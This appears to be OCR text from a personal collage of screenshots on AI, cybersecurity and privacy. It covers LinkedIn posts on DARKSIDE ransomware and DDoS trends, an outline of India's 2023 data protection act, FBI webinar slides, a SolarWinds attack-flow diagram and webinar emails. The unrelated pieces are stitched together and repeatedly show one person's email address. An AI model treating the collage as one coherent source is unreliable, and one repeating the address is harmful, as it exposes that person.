

AI on Smartdevice & Handhelds (Succinctly)
Attributes Power Combination = Logic , Reasoning ,Conceptualisation , self awareness , learning , emotional knowledge , Planning , Creativity , abstract thinking , Problem solving.
SELF SENTIENCE BEING
DNN (Deep Neural Networks) - Machine Learning (ML) – Inference & Training on Cloud based ML servers.
Eg - Speech & Image recognition
Additional Benefits.
Latency – Local Inference delivers quicker Results.
Myraid Privacy & Security Advantages when data not transferred over the Cloud.
On device inference (Locally) .
Eg – Latest Gen Smartphone ARM Processor with AI Engine.
Efficient = Saves Network Bandwidth , saves power on device(Mobile Radios 5G Wifi non operational) & Server room (No Processing)
Advantages :
Update Neural Networks with better models by service providers.
Dedicated Hardware with less power & thermal constraints can run deep & complex models.

OpenAI
1,683,250 followers
2w • Edited •

Introducing Custom instructions! This feature lets you give ChatGPT any custom requests or context which you'd like applied to every conversation. Custom instructions are currently available to Plus users, and we plan to roll out to all users soon!


Here are some use cases we've heard from our early testers:
- Expertise calibration: Sharing your level of expertise in a specific field to avoid unnecessary explanations.
- Language learning: Seeking ongoing conversation practice with grammar correction.
- Novel writing: Using character sheets to help ChatGPT maintain consistent understanding of story characters in ongoing interactions.
- Response format: Instructing ChatGPT to consistently output code updates in a unified format.
- Writing style personalization: Applying the same voice and style as provided emails to all future email writing requests.

https://lnkd.in/eyqc6GnZ



My First #book on #ArtificialIntelligence.. First edition May 1992... was in School.. Back then it was Magic for me.. And many of my friends.. Fast forward to 2018...scope is endless

@linkedin #linkedin



Secretary of Defense Lloyd J. Austin III ✓
@SecDef

Integrated deterrence means using every military & non-military tool in our toolbox, in lock-step with our allies & partners. It's about using existing capabilities, building new ones, and deploying them all in new & networked ways, all tailored to a region's security landscape.

5,331 views

3:54 PM · 27 Jul 21 · Twitter Media Studio - LiveCut

REUTERS


Reuters ✓ @Reuters · 14h

Next major war will be 'very different,' U.S. defense secretary says reut.rs/3vwvhxJ

FireEye, Inc.
350,971 followers
1h •

DARKSIDE ransomware operates as a ransomware-as-a-service (RaaS) affiliate program. The creators of DARKSIDE and their affiliates have affected organizations in 15+ countries and multiple industry verticals. Mandiant tracks multiple threat clusters that have deployed DARKSIDE, with varying levels of technical sophistication throughout intrusions. While the attackers commonly relied on commercially available and legitimate tools to facilitate various stages of their operations, at least one of the threat clusters also employed a now patched zero-day vulnerability.

Read our blog to get more info on the TTPs and affiliates using DARKSIDE ransomware: https://feye.io/3biaKoM



Shining a Light on DARKSIDE Ransomware Operations

fireeye.com • 11 min read

Troels Oerting • 2nd
Chairman, NED, award winning CSO, passionate...
5h •


I suspect DDoS to increase in numbers and firepower in the coming year. It will be a threat in line with Ransomware, but a DDoS attack cannot be dealt with by backing up.. Nokia Deepfield has discovered a 100% increase in daily DDoS peak traffic between Jan 2020 and May 2021.

The analysis found that there has been a massive increase in high-bandwidth, volumetric DDoS attacks, the majority of which originate from just a few dozen hosting companies.

Labovitz told ZDNet that conventional wisdom generally says that DDoS attacks originate from all over the Internet, and that DDoS is impossible to block at the source.


100% increase in daily DDoS traffic in 2020 as potential grows for 10 Tbps attack: Nokia | ZDNet

zdnet.com • 3 min read



The digital personal data protection act 2023
Rights & duties of data principal
Access to data
Access to data fiduciary & data processor identities
Right to correction , completion, updating & erasure
Grievance redressal
Right to nominate
Comply with this law
Not impersonate another person
Not to suppress any material information
No false complaints
Submit authentic information
Processing outside India
Cross border data flow by default
Black list countries to be notified by govt.
Exemptions
Processing for any legal right
Processed by court
Investigation of crime
M&A
Financial defaulters
Data protection board
Govt to formulate it
Remedial & mitigation measures
Investigate complaints
Penalties
Maximum 250 crores
Based on nature, gravity & duration of breach
Based on type & nature or personal data affected
Based on repetitive nature of breach
Based on gain or loss
Based on reasonable security measures
Application
Personal data in digital form
Personal data in non digital form & digitised subsequently
Outside the territory of India serving Indian coustomers
Not apply to
Personal data processed by individual
Personal data processed for domestic purpose
Personal data is public
Obligations of data fiduciary
Notice to be given
Implement technical & organisation measures
Process as per consent or as per legitimate uses
Reasonable security measures
Intimate data breach
Manage grievances
Perform DPIA
Periodic audit
Erase personal data
Appoint DPO
Mandated data processing agreement
Consent
To be free, specific, informed, unconditional & unambiguous
Clear & plain language
Can withdraw any time
Can exercise via consent manager
Legitimate uses
Voluntarily provided
Already with government
Previously consented
Interest of sovereignty & integrity
Obligation under any law
For judgment or decree
Medical treatment or epidemic disaster
Subsidy, benefit, service, certificate etc

CATEGORIES OF PERSONAL INFORMATION
The following are categories of information relating to an individual, whether it relates to their private, professional or public life. Categories are not exclusive. Data may transcend multiple information categories.
INTERNAL
KNOWLEDGE & BELIEF SENSITIVE
Information about what a person knows or believes. i.e. Religious beliefs, philosophical beliefs, thoughts, what they know and don't know, what someone thinks.
AUTHENTICATING
Information used to authenticate an individual with something they know. i.e. Passwords, PIN, mother's maiden name.
PREFERENCE
Information about an individual's preference or interests. i.e. Opinions, intentions, preferences or interests.
EXTERNAL
IDENTIFYING
Information that uniquely or semi-uniquely identifies a specific individual. i.e. Name, username, unique identifi-er, government-issued identification, picture, biometric data.
ETHNICITY SENSITIVE
Information that describes an individual's origins and lineage. i.e. Race, national or ethnic origin, languages spoken, dialects, accents.
SEXUAL SENSITIVE
Information that describes an individual's sexual life. i.e. Gender identity, preferences, proclivities, fetishes, his-tory, etc.
BEHAVIORAL
Information that describes an individual's behavior or activity, online or off. i.e. Browsing behavior, call logs, links clicked, demeanor, attitude.
DEMOGRAPHIC
Information that describes an individual's characteristics shared with others. i.e. Age ranges, physical traits, in-come brackets, geographic.
MEDICAL AND HEALTH SENSITIVE
Information that describes an individual's health, medical conditions or health care. i.e. Physical and mental health, drug test results, disabilities, family or individual health history, health records, blood type, DNA code, prescriptions.
PHYSICAL CHARACTERISTIC
Information that describes an individual's physical appearance. i.e. Height, weight, age, hair color, skin tone, tattoos, gender, piercings.
HISTORICAL
HISTORY
Information about an individual's personal history. i.e. Events that happened in a person's life, either to them or just around them which might have influenced them (WWII, 9/11).
FINANCIAL
SENSITIVE ACCOUNT
Information that identifies a individual's financial account. i.e. Credit card number, bank account.
OWNERSHIP
Information about things an individual has owned, rented, borrowed, or possessed. i.e. Cars, houses, apart-ments, personal possessions.
TRANSACTIONAL
Information about an individual's purchasing, spending or income. i.e. Purchases, sales, credit, income, loan rec-ords, transactions, taxes, purchases, and spending habits.
CREDIT
Information about an individual's reputation with regards to money. i.e. Credit records, creditworthiness, credit standing, credit capacity.
SOCIAL
PROFESSIONAL
Information about an individual's educational or professional career. i.e. Job titles, salary, work history, school attendance, employee files, employment history, evaluations, references, interviews, certifications, disciplinary actions.
SENSITIVE CRIMINAL
Information about an individual's criminal activity. i.e. Convictions, charges, pardons.
SENSITIVE PUBLIC LIFE
Information about an individual's public life. i.e. Character, general reputation, social status, marital status, religion, political affiliations, interactions, communications meta-data.
FAMILY
Information about an individual's family and relationships. Family structure, siblings, offspring, marriages, divorces, relationships
SOCIAL NETWORK
Information about an individual's friends or social connections. i.e. Friends, connections, acquaintances, associates, group membership.
SENSITIVE COMMUNICATION
Information communicated from or to an individual. i.e. Telephone recordings, voicemail, email.
TRACKING
COMPUTER DEVICE
Information about a device that an individual uses for personal use (even part-time or with others). i.e. IP ad-dress, Mac address, browser fingerprint.
CONTACT
Information that provides a mechanism for contacting an individual. i.e. Email address, physical address, tele-phone number.
LOCATION SENSITIVE
Information about an individual's location. i.e. Country, GPS coordinates, room number.
"The [SENSITIVE] label denotes categories of personal data that are more likely to be used by a threat actor or where such use may be more impactful to a person. Many of these categories are designated as higher risk in laws and regulations, worldwide."
Come take our FREE COURSE to come learn more about personal data!
Version 7 (2023)
https://privacybydesign.training
PRIVACY BY DESIGN


UNCLASSIFIED
Boston CYBER PROGRAM
FEDERAL BUREAU OF INVESTIGATION
FBI CYBER DIVISION
IDENTIFY · PURSUE · DEFEAT
FBI Boston Division
Cyber Task Force
STATE POLICE NEW HAMPSHIRE DEPARTMENT OF SAFETY
FEDERAL PROTECTIVE SERVICE
OFFICE OF INSPECTOR GENERAL
OIG
TREASURY
INTERNAL REVENUE SERVICE
DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION
UNCLASSIFIED
Name
Danish Khan
Email
easytech4all.in@gmail.c
Comments
Send question

UNCLASSIFIED

FBI Boston – Field Office

Area of Responsibility

- MA, ME, NH, RI
- Resident Agencies

Cyber Task Force

- Criminal
- National Security

Regional Forensics Lab

- Task Force Model

CATO NETWORKS

Name
Danish Khan

Email
easytech4all.in@gmail.c

Comments

Send question

Name

Danish Khan

Email

easytech4all.in@gmail.c

Comments

Send question


UNCLASSIFIED
Contact Information
CyWATCH
NCCIC
CyWatch
24/7 Operation
(855) 292-3937
cywatch@ic.fbi.gov
Cyber Task Force
Located within 56 local FBI field offices
www.fbi.gov/contact-us/field
Internet Crime Complaint Center
www.ic3.gov
4
UNCLASSIFIED
CATO
NETWORKS
Name
Danish Khan
Email
easytech4all.in@gmail.c
Comments
Send question

catonetworks.easywebinar.live/even

Questions
Attende

Name
Danish Khan
Email
easytech4all.in@gmail.c
Comments

Send question




Cybersecurity Advisor

Cybersecurity and Infrastructure Security Agency

Sr. Director of Security Strategy

Cato Networks


Supply Chain Attacks
SANS
Train and Certify
Manage Your Team
Resources
Focus Areas
Get Involved
Home > Blog > What You Need to Know About the SolarWinds Supply-Chain Attack
Jake Williams
What You Need to Know About the SolarWinds Supply-Chain Attack
Supply chain attacks are not common and the SolarWinds Supply-Chain Attack is one of the most potentially damaging attacks we've seen in recent memory
December 15, 2020
1 Threat actor breaches SolarWinds
2 Threat actor hides backdoor in Orion plugin module
3 SolarWinds publishes update package with backdoor
4 SolarWinds customer downloads and installs Orion update
5 Orion executes and loads backdoored plugin
6 Backdoor initiates contact with C2 and receives commands and exfiltrates data
SolarWinds
SolarWinds Orion Update Package
Threat Actor
Command & Control Infrastructure
SolarWinds customers
Source: Radware blog
CATO
Name
Danish Khan
Email
easytech4all.in@gmail.c
Comments
Send question

[Cybersecurity Master Class] Ransomware Attack? FBI Recommends Doing This

Inbox

Kim White May 24
to me

Hi Danish,

SSA Doug Domin, of the **FBI**, and Etay Maor, Sr. Director Security Strategy at **Cato Networks** invite you to the 2nd session of Cato's Cybersecurity master class series "Ransomware: Attackers, Defenders and FBI's Perspective," where they'll answer these questions and also explore:

- The history of ransomware attacks and types of extortions ransomware groups utilize
- How to operationalize security frameworks like MITRE ATT&CK
- Insights from FBI findings, and how to get help if you're already a victim
- Tips – from ransomware groups themselves – on how to avoid attacks!

Join over 1000 of your peers that are already signed up for this extraordinary discussion on June 9th.

[Master Class Recording] Ransomware: Attackers, Defenders, and FBI's Perspective

Inbox

Ashley from Cato 5:51 PM
to me

Hi Danish,

Thank you for your interest in Cato Networks' second master class session! To revisit the class click here.

During the session several tools and links were discussed, here are some of these resources:

1. MITRE ATT&CK Navigator https://mitre-attack.github.io/attack-navigator/ - stay tuned for a session dedicated to the MITRE ATT&CK framework and how to operationalize it on tactical and strategic levels!
2. The OFAC Ransomware advisory https://home.treasury.gov/system/files/126/ofac_ransomware_advisory_10012020_1.pdf
3. Need to report a crime - this is the IC3 website https://www.ic3.gov/
4. Need to locate your FBI office? https://www.fbi.gov/contact-us/field-offices

Our next webinar will cover Deep Fakes! We will start by reviewing the history of propaganda, misinformation and disinformation attacks (PSYOPS is not a new invention...) and dive into the world of deep fakes with a special guest - Raymond Lee, CEO and founder of FakeNet.AI and a Machine Learning researcher at UC Berkeley. We will cover attacks that already used deep fake technologies, how you can potentially identify deep fakes, how AI and ML are used to combat this threat, and more. We will also share videos and examples of everything from face swap

Agile threat intelligence: shiftingleft on cyber crime

Inbox

Seth Adler Yesterday
to me

Hi Danish,

Improving operational performance and security investment while proactively protecting your organization's critical assets is the holy grail of CISOhood. It starts with embracing threat intelligence automation - and that changes everything.

Future of the IC Workforce: Enabling a Secure Hybrid Work Environment (organizer)

3:30 PM Cybersecurity roundtable: The futur...
3:30 PM Cybersecurity roundtable: The futur...
11:30 PM Future of the IC Workforce: Enabli...

Always show pictures from this sender

Thanks for your response to

Name: Danish Khan
Email: easytech4all.in@gmail.com
Attending: Yes

Location
https://www.insaonline.org/the-future-of-the-ic-workforce/

Tuesday, June 15th
2:00pm - 3:00pm EDT

For updates, photos and more, visit:

Future of the IC Workforce: Enabling a Secure Hybrid Work Environment

Danish, you're attending 6th International eConference on Cyber & Digital Forensics

6th International eConference on Cyber & Digital Forensics

Event by International Association of Scientists and Researchers
June 26, 2021, 10:30 AM - June 27, 2021, 5:00 PM IST
Online

Danish, you're attending Cyber Security Global Summit'21

Cyber Security Global Summit'21

Event by Geekle.us

July 27, 2021, 10:00 AM - July 28, 2021, 8:00 PM UTC

Online

GoToWebinar

INSA
INTELLIGENCE AND NATIONAL SECURITY ALLIANCE

You're Registered!

Wednesday Wisdom with RADM Michael Studeman

Thu, Jul 8, 2021 2:00 AM - 2:45 AM IST

Get the GoToWebinar app to add it to your calendar and join on mobile.

Mark Your Calendar!

INSA

Get the Details & Register Today:
www.INSAonline.org

Here's What's Coming Up Next:

July 7 | 4:30-5:15 pm ET
Wednesday Wisdom w/
RADM Mike Studeman
J-2, INDOPACOM

Coffee and Conversation with Sue Kalweit

Tue, Jun 22, 2021
6:30 PM - 7:15 PM GMT+05:30
Hosted by INSA Events

HOST SPONSOR Guidehouse

COFFEE + CONVERSATION
with
Sue Kalweit
Senior Associate for Culture and Leader Excellence,
National Geospatial-Intelligence Agency

INSA
#INSACoffeeConvo

New! The Hon. Chris Inglis to Deliver Closing Keynote at INSA/AFCEA Intelligence & National Security Summit

Inbox

INSA Events Yesterday

to me

From	INSA Events • events@insaonline.org
Reply-to	us8-a8b0018fcc-be9d3a26bf@inbound.mailchimpapp.net
To	Danish Khan • easytech4all.in@gmail.com
Date	Aug 12, 2021, 11:18 PM
	Standard encryption (TLS). View security details

View this email in your browser

Intelligence and National Security Alliance
21,660 followers
1h • Edited •

#IntelSummit21 Spotlight: Plenary 5 - Cybersecurity Challenges

In this closing plenary, The Hon. Chris Inglis, the new National Cyber Director and former Deputy Director of the National Security Agency, will discuss the current cyber threat environment, including #supplychain risks, state and non-state hackers, efforts to secure #government networks, #criticalinfrastructure, and plans to mobilize a whole-of-society approach to mitigate cyber risks.

Register and view the full lineup here: https://lnkd.in/drK3Wsc

#cybersecurity #nationalsecurity

with Suzanne Kelly and 2 others

Blockbuster Plenary at #IntelSummit21 features IC agency leaders from CIA, DIA, FBI, NGA, NRO, and NSA! Inbox

INSA Events Yesterday
to me

View this email in your browser

The Countdown Is On!
Two Weeks Remain Until #IntelSummit21
The nation's premier intelligence and national security conference is Sept. 13-14 at the Gaylord National Resort & Convention Center

Register Now!

Session Spotlight:
Plenary 4: Strategic Intelligence

Join 1500 colleagues from across the community at this blockbuster #IntelSummit21 plenary on Tuesday, Sept. 14 from 9:00-10:15 am. IC agency leaders from CIA, DIA, FBI, NGA, NRO, and NSA, will discuss traditional, non-traditional, and emerging threats, plus take audience Q&A!

Intelligence and National Security Alliance
21,840 followers
2h • Edited •

The countdown to #IntelSummit21 starts NOW!

Only 9 days remain until the nation's premiere #intelligence and #nationalsecurity conference on Sept. 13 & 14! Powered by AFCEA International and INSA, we have an incredible lineup.

